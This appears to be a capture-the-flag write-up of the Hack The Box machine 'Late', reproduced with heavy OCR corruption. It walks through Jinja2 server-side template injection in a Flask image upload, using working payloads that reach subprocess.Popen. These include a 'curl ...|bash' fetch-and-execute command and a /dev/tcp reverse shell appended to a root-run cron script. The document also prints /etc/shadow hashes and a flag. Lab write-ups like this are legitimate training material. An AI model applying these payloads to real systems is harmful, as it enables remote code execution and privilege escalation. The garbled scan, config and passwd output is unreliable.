

# **PATH OF EXPLOITATION**

Foothold: find images.late.htb vhost, find SSTI in image upload. User: find subprocess popen get working payload and shell on box root: find vulnerable script and inject into script and ssh in to get root

#### **Creds**

Username	Password	Description

# Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.14.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

```
# Mmap 7.92 scan initiated Sat May 14 18:53:12 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 18.10.11.156

Nmap scan report for 18.10.11.156

Not is up, received reset til 63 (0.88s latency).

Scanned at 2022-05-14 18:53:14 EDT for 43s

Not shows: 65:533 closed trop ports (reset)

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack til 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)

1 ssh-hostkey:

2046 02:56:23:08:23:16:74e:72:9d1:41:fe10d1c5t6.383:07 (RSA)

1 ssh-ras RERVICE REASON


AAAAABRACALy22EAAAADAQABAAABAQOSqLUZEMEGGAL/4u7su9BadvIPkv2bmzTPOmMONu3YLeBjGVwayLH2HhgsJMP0lmxXkb8HT4ZTTalozg4JsLwXixAsB#RnxwJ1DibEMHAOBvzaEBMsOOhFRwm5IcoORggOONsYYf218pafMpaocitjw8mURa+YeY21EpF6cKSOCjkVwa6y

1 256 41:e1:fe103:a35:c7:97:c4:d5:16:77:f3:41:oce9:fb (ECDSA)

2 256 41:e1:fe103:a35:c7:fc1:d5:16:77:f3:41:oce9:fb (ECDSA)


2 256 41:e1:fe10
```

#### **Web Enumeration**





# /etc/hosts



# Convert image to $text_{\text{with Flask}}$

If you want to turn an image into a text document, you came to the right place.

Choose file

Convert your image now!


Browse

Waiting for images.late.htb..



HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 14 May 2022 23:44:30 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 10
Connection: close
Connection: close
Content-Disposition: attachment; filename=results.txt
Last-Modified: Sat, 14 May 2022 23:44:30 GMT
Cache-Control: no-cache
ETag: "1652571870.8545918-10-371592742"

# 



<Config ('ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE\_EXCEPTIONS': None, 'PRESERVE\_CONTEXT\_ON\_EXCEPTION': None, 'SECRET\_KEY': b'\_S#yZL"F408Z\n\xec]/', 'PERMANENT\_SESSION\_LIFETINE':
datetime.timedelta(31), 'USE\_X\_SENDFILE': False, 'SERVER\_NAME': None, 'APPLICATION\_ROOT': '/', 'SESSION\_COOKIE\_NAME': 'session\_', 'SESSION\_COOKIE\_DOMAIN': False, 'SESSION\_COOKIE\_PATH': None,
'SESSION\_COOKIE\_HITPONLY': True, 'SESSION\_COOKIE\_SECURE': False, 'SESSION\_COOKIE\_SAMESITE': None, 'SESSION\_CREFRESH\_EACH\_REQUEST': True, 'MAX\_CONTENT\_LENGTH': None, 'SEND\_FILE\_MAX\_AGE\_DEFAULT': None,
'TRAP\_BAD\_REQUEST\_ERRORS': None, 'TRAP\_HAD\_REALTH\_FEXCEPTIONS': False, 'EXPLAIN\_TEMPLATE\_LOADION'S': False, 'SESSION\_ECHAEL': 'http', 'JSON\_AS\_ASSII': True, 'JSON\_SORT\_KEYS': True, 'JSONIFY\_PRETTYPRINT\_REGULAR':
False, 'JSONIFY\_MIMETYPE': 'application/json', 'TEMPLATES\_AUTO\_RELOAD': None, 'MAX\_COOKIE\_SIZE': 4093]>

# {{config.items()}}

dict\_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE\_EXCEPTIONS', None), ('PRESERVE\_CONTEXT\_ON\_EXCEPTION', None), ('SECRET\_KEY', b'\_5#y2L"F4Q8z\n\xec]/'),
('PERMANENT\_SESSION,LIFETINE', datetime.timedelta(31)), ('USE\_X\_SENDFILE', False), ('SERVER\_NAME', None), ('APPLICATION\_ROOT', '/'), ('SESSION\_COOKIE\_NAME', 'session'), ('SESSION\_COOKIE\_DOMAIN', False),
('SESSION\_COOKIE\_PATH', None), ('SESSION\_COOKIE\_SENDE', True), ('MAX\_CONTENT\_LENGTH', None),
('SEND\_FILE\_MAX\_AGE\_DEFAULT', None), ('TRAP\_BAD\_REQUEST\_ERRORS', None), ('TRAP\_HITT\_EXCEPTIONS', False), ('EXPLAIN\_TEMPLATE\_LOADING', False), ('PREFERRED\_UBL\_SCHEME', 'http'), ('JSON\_AS\_ASCII', True),
('JSON\_SORT\_KEYS', True), ('JSONIFY\_PRETTYPRINT\_REGULAR', False), ('JSONIFY\_MIMETYPE', 'application/json'), ('TEMPLATE\_SAUTO\_RELOAD', None), ('MAX\_COOKIE\_SIZE', 4093)])

{{ config.from\_object("os") }}\*

then config again.

Config ('ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE\_EXCEPTIONS': None, 'PRESERVE\_CONTEXT\_ON\_EXCEPTION': None, 'SECRET\_KEY': b'\_5#yzL"F4Q8z\n\xec]/', 'PERMANENT\_SESSION\_LIFETIME':
datetime.timedelta(31), 'USE\_X\_SENDFILE': False, 'SERVEN\_BANE': None, 'APPLICATION\_ROOT': //', 'SESSION\_COOKIE\_ANME': 'session', 'SESSION\_COOKIE\_DATAIN': False, 'SESSION\_COOKIE\_ATHI': None,
'SESSION\_COOKIE\_HITPOINL': True, 'MSZ.SESSION\_COOKIE\_ANDE': None, 'SESSION\_COOKIE\_ANDE': True, 'MSZ.ONCHE\_DATAIN': False, 'SESSION\_COOKIE\_ANDE': None,
'TRAP\_BAD\_REQUEST\_ERRORS': None, 'TRAP\_HITP\_EXCEPTIONS': False, 'EXPLAIN\_TEMPLATE\_LOADING': False, 'PREFERRED\_URL\_SCHEME': 'http', 'JSON\_AS\_ASCII': True, 'JSON\_SORT\_KEYS': True, 'JSON\_FILE\_MAX\_AGE\_FERRED\_URL\_SCHEME': 'http', 'JSON\_AS\_ASCII': True, 'JSON\_FILE\_MAX\_AGE\_FERRED\_URL\_SCHEME': 'http', 'JSON\_AS\_ASCII': True, 'JSON\_FILE\_MAX\_AGE\_FERRED\_URL\_SCHEME': 'http', 'JSON\_AS\_ASCII': True, 'JSON\_FILE\_MAX\_AGE\_FERRED\_URL'SCHEME': 'http', 'JSON\_AS\_ASCII': True, 'JSON\_FILE\_MAX\_AGE\_FERRED\_URL'SCHEME': 'A, 'EX\_LONGERN: 'A, 'ON\_LONGERN: 'A, 'ON\_LONGERN: 'A, 'ON\_LONGERN': 'A, 'ON\_LONGERN: 'A, 'ON\_LONGERN': 'A, '

```
{{ "".__class__._mro__ }}
```

this did not work so had to use below

```
this also helped
```

{{"". class .mro()}}

{{"".\_\_class\_\_.mro()[1].\_\_subclasses\_\_()}}

(class 'type'), class 'makerf'), class 'makerlib), class 'decitor, class 'makerby', class 'decitor, class 'dec

#### <class 'subprocess.Popen'>.

class 'pycapat.mlparcer's, 'class 'plistlib.Data's, 'class 'plistlib.PlistParser's, 'class 'plistlib.BinaryPlistParser's, 'class 'manit.haddr.'s 'class 'manit.h 'werkzeug.datastructures.Range'>, cclass 'werkzeug.datastructures.ContentRange'>, cclass 'werkzeug.datastructures.FileDcass'>, cclass 'dataclasses.\_HAS\_DEFAULT\_FACTORY\_CLASS'>, cclass 'dataclasses.\_FileDcass'>, cclass 'dataclasses.\_FileDcass'>, cclass 'dataclasses.\_FileDcass'>, cclass 'dataclasses.\_FileDcass'>, cclass 'werkzeug.sansio.multipart.MultipartBcoder'>, cclass 'werkzeug.sansio.multipart.MultipartBcoder'>, cclass 'werkzeug.sansio.multipart.MultipartBcoder'>, cclass 'werkzeug.sansio.multipartBcoder'>, cclass 'werkzeug.sansio.multipartBcoder'>, cclass 'werkzeug.sansio.multipartBcoder'>, cclass 'werkzeug.sansio.multipartBcoder'>, cclass 'werkzeug.sansio.multipartBcoder'>, cclass 'werkzeug.sansio.multipartBcoder'>, cclass 'werkzeug.sansio.gangeWrappers.auth.AuthorizationMixin'>, cclass 'werkzeug.sansio.gangeWrappers.auth.MultipartBcoder'>, cclass 'werkzeug.sansio.gangeWrappers.auth.MultipartBcoder'>, cclass 'werkzeug.sansio.gangeWrappers.gangeWrappe

```
'decimal.ContextManager'>, <class 'numbers.Number'>, <class 'Lotypes.CDL10>, <
```

```
at index 249

{{"".__class__.mro()[1].__subclasses__()[249:]}}
```

and now we can build a payload i tested with id

```
{{"".__class__.mro()[1].__subclasses__()[249]("id",shell=True,stdout=-1).communicate()[0].strip()}}
```

# /etc/passwd

```
root:x8:08:root:/bin/bash
daemon:x1:1:daemon:/usr/sbin/nologin
bin:x2:2:bbin:/bin:/usr/sbin/nologin
sys:x3:3:sys:/dev:/usr/sbin/nologin
sys:x3:3:sys:/dev:/usr/sbin/nologin
sys:x3:3:sys:/dev:/usr/sbin/nologin
games:x5:60:games:/usr/games:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x6:3:mail:/var/mail:/usr/sbin/nologin
mail:x6:3:mail:/var/mail:/usr/sbin/nologin
mail:x6:3:mail:/var/mail:/usr/sbin/nologin
proxy:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x10:13:proxy:/bin/usr/sbin/nologin
proxy:x10:13:proxy:/bin/usr/sbin/nologin
proxy:x10:13:proxy:/bin/susr/sbin/nologin
proxy:x10:13:proxy:/bin/susr/sbin/nologin
ls:tx:x3:33:38:Mailing List Manager:/vsr/sbin/nologin
irc:x30:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gats:x14:14:16:nats Bug-Reporting System (admin:/var/lb/gnats:/usr/sbin/nologin
nobody:x65534:6:boody:/nonexistent:/usr/sbin/nologin
systemd-network:x100:102:ysstemd Network Management,,;/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x101:103:systemd Resolver,,;:/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x101:103:systemd Resolver,,;:/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x101:103:nonexistent:/usr/sbin/nologin
lsx12:104:105534:/nonexistent:/usr/sbin/nologin
uudd:x106:100::/run/uudd:/usr/sbin/nologin
lsx12:104:105534:/nonexistent:/usr/sbin/nologin
lsx12:104:105534:/nonexistent:/usr/sbin/nologin
lndscape:x104:105534:/nonexistent:/usr/sbin/nologin
lndscape:x104:105534:/nonexistent:/usr/sbin/nologin
svc_acc:x1000:1000:Service Account:/home/svc_acc:/bin/false
uudd:x1105:1101:/var/lib/ladscape:/usr/sbin/nologin
svc_acc:x11000:1000:Service Account:/home/svc_acc:/bin/bash
rtkitx:111:114:Realtimekit,,,:/proc:/usr/sbin/nologin
svabmux:x1113:116:Avahi mbNS daemon,,;:/var/lib/mologin
svabmux:x1113:116:Avahi mbNS daemon,,;:/var/sbin/nologin
sandx:x115:119::/var/lab/sandx:/usr/sbin/nologin
sandx:x115:119::/var/lab/sandx:/usr/sbin/nologin
sandx:x115:119::/
```

# Foothold/user exploit

had a little trouble getting it to work but finally got it to.

```
{{ "".__class__.mro()[1].__subclasses__()[249]("curl 10.10.14.178/x|bash" ,shell=True ,stdout=-1).communicate()[0].strip() }}
```

#### svc\_acc

#### enumeration

#### and pspy shows chattr +a

```
2022/05/17 00:36:01 CMD: UID=??? PID=2212 2022/05/17 00:36:01 CMD: UID=0 PID=2211 2022/05/17 00:36:01 CMD: UID=0 PID=2210
                                                                       /bin/sh -c /root/scripts/cron.sh
2022/05/17 00:36:01 CMD: UID=0
                                                   PID=2209
                                                                       /usr/sbin/CRON -f
2022/05/17 00:36:01 CMD: UID=0
2022/05/17 00:36:01 CMD: UID=0
                                                   PID=2213
PID=2214
                                                                    cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2022/05/17 00:37:01 CMD: UID=0
2022/05/17 00:37:01 CMD: UID=0
2022/05/17 00:37:01 CMD: UID=0
                                                   PID=2238
PID=2237
PID=2236
                                                                    | /bin/bash /root/scripts/cron.sh
| /bin/sh -c /root/scripts/cron.sh
| /usr/sbin/CRON -f
2022/05/17 00:37:01 CMD: UID=0
                                                   PID=2239
                                                                       /bin/bash /root/scripts/cron.sh
                                                   PID=2241
PID=2243
PID=2245
2022/05/17 00:37:01 CMD: UID=0
2022/05/17 00:37:01 CMD: UID=0
                                                                       cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
                                                                       chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2022/05/17 00:37:01 CMD: UID=0
...[snip]...
2022/05/17 00:38:01 CMD: UID=???
2022/05/17 00:38:01 CMD: UID=0
2022/05/17 00:38:01 CMD: UID=0
2022/05/17 00:38:01 CMD: UID=0
2022/05/17 00:38:01 CMD: UID=0
                                                                       /bin/bash /root/scripts/cron.sh
                                                   PID=2255
                                                   PID=2253
PID=2253
PID=2260
                                                                       /bin/sh -c /root/scripts/cron.sh
/usr/sbin/CRON -f
                                                                       chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2022/05/17 00:40:44 CMD: UID=0
2022/05/17 00:41:01 CMD: UID=0
                                                   PID=2330
PID=2329
2022/05/17 00:41:01 CMD: UID=0
                                                                       /bin/bash /root/scripts/cron.sh
2022/05/17 00:41:01 CMD: UID=0
2022/05/17 00:41:01 CMD: UID=0
2022/05/17 00:41:01 CMD: UID=0
2022/05/17 00:41:01 CMD: UID=0
                                                   PID=2328
PID=2327
PID=2332
PID=2334
                                                                       /bin/sh -c /root/scripts/cron.sh
/usr/sbin/CRON -f
cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2022/05/17 00:41:01 CMD: UID=0
                                                                        chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2022/05/17 00:41:01 CMD: UID=0
...[snip]...
2022/05/17 00:41:16 CMD: UID=0
                                                                    | /bin/bash /usr/local/sbin/ssh-alert.sh
2022/05/17 00:41:16 CMD: UID=0
                                                   PID=2355
2022/05/17 00:41:16 CMD: UID=0
2022/05/17 00:42:01 CMD: UID=???
                                                                      /bin/bash /root/scripts/cron.sh
/bin/sh -c /root/scripts/cron.sh
/usr/sbin/CRON -f
2022/05/17 00:42:01 CMD: UID=0
                                                   PID=2360
2022/05/17 00:42:01 CMD: UID=0
2022/05/17 00:42:01 CMD: UID=0
                                                   PTD=2359
                                                                       rm -r /home/svc_acc/app/uploads/POC3.png2794
rm -r /home/svc_acc/app/misc/2794_results.txt
chattr +a /usr/local/sbin/ssh-alert.sh
2022/05/17 00:42:01 CMD: UID=0
                                                   PID=2366
2022/05/17 00:42:01 CMD: UID=0
                                                   PID=2367
2022/05/17 00:42:01 CMD: UID=0
 ...[snip]...
```

so it is allowing me to append data to the file which is run by root.. so, lets just append our rev shell  $\,$ 

```
echo "bash -i >& /dev/tcp/10.10.14.178/9002 0>&1" >> /usr/local/sbin/ssh-alert.sh
```

then we just login to ssh to trigger the exploit.

# root

### root.txt

```
root@late:~# cat root.txt
bd6la50a07441089e48f09b3eb26db77
```

#### id && whoami

```
root@late:~# id && whoami
uids@(root) gids@(root) groups=@(root)
```

root

#### uname -a

```
root@late:-8 uname -a
Linux late 4.15.0-175-generic #184-Ubuntu SMP Thu Mar 24 17:48:36 UTC 2022 x86_64 x86_64 GNU/Linux
```

#### /etc/shadow

```
root@late:~# cat /etc/shadow
root:%6%a6J2kmTWScHVkBPYFcAfRyUOA38Cs1Eatrz48yp395Cm17Fxszl/aqQooB.6qFmhMG1LYuHJpGvvaElcxubWIdIclznRJi.:19089:0:99999:7::
...[snip]...
svc_acc:$6$/WRA.GuP$fusYGh.OucHDQzn5.9XdFMO6hcVw7ayD1B9/MVrxKFyv0PDd51.3JUA9qgQMU1Mnvlfjw9xSDb98B1xMwdtZH.:19008:0:99999:7::
...[snip]...
```

# cron.sh

```
root@late:/root/scripts# cat cron.sh
#!/bin/bash
# Adding alert file
chattr -a /usr/local/sbin/ssh-alert.sh
rm /usr/local/sbin/ssh-alert.sh
cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
chwod ** \usr/local/sbin/ssh-alert.sh
chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
rm -r /home/svc_acc/app/uploads/* 2>/dev/null
rm -r /home/svc_acc/app/misc/* 2>/dev/null
chattr +a /usr/local/sbin/ssh-alert.sh
```